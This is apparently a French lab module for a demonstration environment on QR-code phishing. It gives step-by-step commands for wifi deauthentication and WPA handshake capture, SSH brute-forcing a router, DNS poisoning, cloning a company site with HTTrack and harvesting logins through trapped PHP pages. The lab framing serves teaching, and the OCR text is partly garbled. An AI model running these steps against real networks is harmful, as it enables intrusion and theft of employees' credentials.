# QRPhishing

Au sein de ce module nous étudions le QRPhishing, l'aspiration de site et le Bruteforce d'un point d'accès WIFI.

L'objectif est de piéger les employés grâce à un QR code menant vers un site modifié, hébergé localement et étant une copie visuelle du site officiel de l'entreprise. Celui-ci permettant de discrètement voler les identifiants et mot de passe des personnes se connectant dessus.

#### Table des matières

- QRPhishing
  - Connexion au réseau WIFI
  - Bruteforce du Routeur WIFI en SSH
  - Modification du DNS
  - Aspiration du site par HTTrack
  - Création et mise en ligne du site piégé
  - . Mise en place du QRcode
  - Phishing
  - · Remise à zéro du module




Jusqu'à indication du contraire, toute les manipulations qui suivent sont à effectuer sur la machine Desktop-Hacker

Modifier

#### Connexion au réseau WIFI

- 1. Vérification du mode de la carte réseau :
  - Lancez la commande qui suit un terminal :

iwconfig





Par défaut de la carte réseau est "Managed"

2. Passage de la carte réseau en mode monitoring (cette étape peut être sautée si la carte est déjà en mode monitoring) :



Attention à bien vérifier que l'ordinateur ne soit pas connecté à un quelconque réseau WIFI avant de faire cette étape ! Sinon l'ordinateur repassera en mode **Managed** immédiatement

Lancez les commandes qui suivent dans un terminal :

sudo ifconfig wlan0 down sudo iwconfig wlan0 mode monitor sudo ifconfig wlan0 up

### 3. Découverte des réseaux WIFI présents autour :

Lancez la commande qui suit dans un terminal :

sudo airodump-ng wlan0

(BSSID) des réseaux, la puissance de signal (PWR). Beacons représente le nombre d'annonces envoyées par seconde par chacun des routeurs afin d'être découvert, Data le nombre de paquets reçu et CH le canal utilisé par le point d'accès. MB représente la vitesse maximale supportée par le routeur (grâce à la vitesse on peut deviner la version de WIFI utilisée). ENC représente l'algorithme de chiffrement utilisé (OPN signifiant que le réseau est ouvert), CIPHER le protocole de chiffrement, AUTH le protocole d'authentification et enfin ESSID est

Lorsque l'on effectue cette commande, on peut observer l'adresse MAC



le nom du réseau.

Parmi tous ces points d'accès celui qui nous intéresse est Balleshistik-WIFI qui est ici d'adresse MAC 00:A0:57:4B:31:18

# 4. Faire un focus sur un point d'accès précis (connectez un ordinateur au réseau wifi) :


Nous allons donc nous focaliser sur le point d'accès Balleshistik-WIFI (afin de vérifier la présence de machines sur le WIFI), lancez la commande qui suit dans un terminal :

sudo airodump-ng wlan0 -d 00:A0:57:4B:31:18



Au moment du lancement de la commande on observe une ligne d'information du routeur dans un premier tableau et un deuxième tableau vide qui se remplira après quelques secondes par les informations des machines connectés au réseau wifi.

5. Capture du Forward Handshake (soit les 4 messages échangés entre l'AP et une machine lors de la connexion) :



 On lance dans un premier terminal la commande de capture du trafic réseau du point d'accès, en le ciblant grâce à son BSSID tout en précisant son canal de communication (qui est ici 11) :

```
sudo airodump-ng -w capture-trafic -c 11 --bssid 00:A0:57:4B:31:18 v
```

 On lance simultanément dans un deuxième terminal la commande suivante (qui aura comme effet de déconnecter en boucle les appareils connectés au point d'accès afin de les forcer à effectuer un Forward handshake) :

```
sudo aireplay-ng --deauth 0 -a 00:A0:57:4B:31:18
```

On s'arrête dès que le message s'affiche que le Forward Handshake est capturé (Apparition de [WPA Handshake : @MAC]) dans la commande "airodump-ng".



```
CH 11 ][ Elapsed: 1 min ][ 2024-95-29 10:57 ][ WPA handshake: 00:A0:57:40:31:18

B55ID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E55ID


00:A0:57:40:31:38 -50 100 1056 138 0 11 130 MPA2 CCMP PSK BALLESHISTIK-WIFI

B55ID STATION PWR Rate Lost Frames Notes Probes

00:A0:57:40:31:18 EA:01:DA:34:42:1A -42 6e- 1e 0 172 EAPOL BALLESHISTIK-WIFI
```



Si le [WPA Handshake : @MAC] n'apparaît pas lors de la capture, stoppez la commande d'envoi de DeAuth, connectez un téléphone au réseau Ballishistik-WIFI puis relancez la commande d'envoi de DeAuth.



# Bruteforce du Routeur WIFI en SSH

 Découverte des machines présentent sur le réseau 192.168.2.0 et leurs protocoles actifs (juste en parler ne pas faire car trop long):

nmap -sV 192.168.2.0/24

Bruteforce par dictionnaire du Routeur WIFI :

nmap 192.168.2.1 -p 22 --script ssh-brute --script-args userdb=user.

Modifier

#### Modification du DNS



Si l'ordinateur à été passé en mode monitoring lors de cette démonstration veuillez le redémarrer.

Connexion au Routeur en SSH dans un terminal :

ssh root@192.168.2.1

Entrer le mot de passe trouvé après Bruteforce :

R0ck3tt3.

Mise en place du DNS du site piégé au sein du routeur :

cd Setup/DNS/DNS-LIST
Set www.balleshistic.com 0 192.168.2.252





La ligne <u>DNS</u> ajouté pointe vers la machine Desktop-Hacker qui va contenir le site piégé.

Modifier

# Aspiration du site par HTTrack

lancez la commande suivante dans un terminal:

httrack www.balleshistik.com

```
(root@ DESKTOP-MACKER)-[=]

# httrack www.balleshistik.com
MARKING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Tue, 14 May 2021 81:58:39 by HTTTACK Website Copier/3.49-5 [XRGCO'2014]
mirroring www.balleshistik.com/sicebook/se connecter a Facebook_fichiers/coaKsobGuvv.css (87519 bytes) -
117/143: www.balleshistik.com/facebook/Se connecter a Facebook_fichiers/coaKsobGuvv.css (87519 bytes) -
120/101: www.balleshistik.com/facebook/Se connecter a Facebook_fichiers/coaKsobGuvv.css (5652 bytes) - 0
124/101: www.balleshistik.com/facebook/Se connecter a Facebook_fichiers/uMZvbbo3V-0.css (5023 bytes) - 0
Done.73: www.balleshistik.com/inages/qui_somme_nous/?C-D;0-D (2113 bytes) - OK
Thanks for using MTTrack!
```



Un dossier nommé "www.balleshistik.com" devrait être apparu à l'endroit où la commande HTTrack à été lancé ( très probablement à l'emplacement ./root/)

mounter

# Création et mise en ligne du site piégé

- Après avoir aspiré le site internet, observer l'apparition d'un dossier "www.ballishistik.com" contenant le site aspiré et mettre le contenue du dossier dans le dossier /var/www/html/ de Desktop-Hacker.
- Télécharger et mettre en place ces deux pages PHP modifiées (en supprimant les versions <u>HTML</u> de ces mêmes fichiers) + la bibliothèque JQuery dans le dossier /var/www/html :

Page de login piégée



Page de minichat piégée

Bibliothèque JQuery



Ces trois fichiers sont également à disposition dans le dossier "/root/Documents" sur la machine Desktop-Hacker



Démarrer le service Apache2 sur la machine attaquante (utilisation de "restart" pour vérifier que les dernières modifications soient bien prises en compte ):

systemctl restart apache2

Modifier

# Mise en place du QRcode



Si besoin de créer un nouveau QRcode il y a, cela à été possible grâce au site Canva.com en utilisant la fonction QRCode.



Connectez vous à votre espace membre !

Modifier

# **Phishing**

- Se connecter au réseau WIFI Ballishistik avec un téléphone. (Mot de passe WIFI: 0234562691)
- Scanner le QRCode disposé dans la salle et suivre le lien du QRCode.
- Entrer des identifiants valides sur la page de connexion. (Pierre/1234 ou Gomez/1234)



 Aller vérifier sur le PC Desktop-Hacker au sein du fichier data.txt dans /var/www/html/ le vol du couple identifiant mot passe entré précédemment.

Modifier

# Remise à zéro du module

Enlever la ligne <u>DNS</u> ajouté du routeur

delete www.balleshistic.com 0 192.168.2.252

- Vider le dossier "/var/www/html" de Desktop-Hacker
- Supprimer les fichiers de capture réseau dans Desktop-Hacker